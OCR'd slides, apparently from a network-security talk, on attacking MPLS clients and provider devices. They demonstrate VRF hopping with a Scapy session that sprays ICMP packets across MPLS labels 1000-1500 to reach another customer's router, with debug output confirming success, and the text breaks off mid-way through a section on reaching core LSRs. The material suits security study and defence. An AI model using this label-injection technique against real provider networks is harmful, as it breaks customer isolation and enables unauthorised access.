
Attacking MPLS Clients

- Customer traffic flows within dedicated VRFs.
- There is no Inter-VRF communication, unless route leaking is explicitly configured.
  - Global routing table into a VRF and vice versa.
  - VRF to VRF.
- Attacking other clients implies Inter-VRF traffic flow.
- Successful VRF hopping attack results in reaching another client's CE device.




Attacking MPLS Clients


- Customer A (VRF A)
  - Site 1 (R1): 192.168.100.2/30
  - Site 2 (R2): 192.168.101.2/30
- Customer B (VRF B)
  - Site 1 (R3): 192.168.200.2/30
  - Site 2 (R4): 192.168.201.2/30





```
root@R1:~# ping -c 3 192.168.201.2
PING 192.168.201.2 (192.168.201.2) 56(84) bytes of data.

--- 192.168.201.2 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time
1999ms

root@R1:~#
```




```
R4# debug ip icmp
ICMP packet debugging is on
R4#
```





```
>>> load_contrib('mpls')
>>> a = Ether(src = '08:00:27:12:27:13', dst =
'XX:XX:XX:a3:7b:01')
>>> b = MPLS(ttl = 64, label = range(1000, 1500))
>>> c = IP(src = '192.168.100.2', dst = '192.168.201.2')
>>> d = ICMP()
>>> sendp(a/b/c/d)
...
Sent 500 packets.
>>>
```





```
>>> load_contrib('mpls')
>>> a = Ether(src = '08:00:27:12:27:13', dst =
'XX:XX:XX:a3:7b:01')
>>> b = MPLS(ttl = 64, label = range(1000, 1500))
>>> c = IP(src = '192.168.100.2', dst = '192.168.201.2')
>>> d = ICMP()
>>> sendp(a/b/c/d)
...
Sent 500 packets.
>>>
```

R1

R4




```
R4#
*Mar  1 00:29:34.383: ICMP: echo reply sent, src
192.168.201.2, dst 192.168.100.2
*Mar  1 00:29:34.387: ICMP: echo reply sent, src
192.168.201.2, dst 192.168.100.2
R4#
```





```
R4#
*Mar  1 00:29:34.383: ICMP: echo reply sent, src
192.168.201.2, dst 192.168.100.2
*Mar  1 00:29:34.387: ICMP: echo reply sent, src
192.168.201.2, dst 192.168.100.2
R4#
```

R1


VRF Hopping

Attacking Service Provider Devices


- MPLS core devices should never be directly reachable from customers.
- LSRs are usually accessed from within a dedicated management VRF.
- Injecting traffic with certain labels may allow for reaching an LSR.




```
root@R1:~# ping -c 3 172.16.0.1
PING 172.16.0.1 (172.16.0.1) 56(84) bytes of data.

--- 172.16.0.1 ping statistics ---
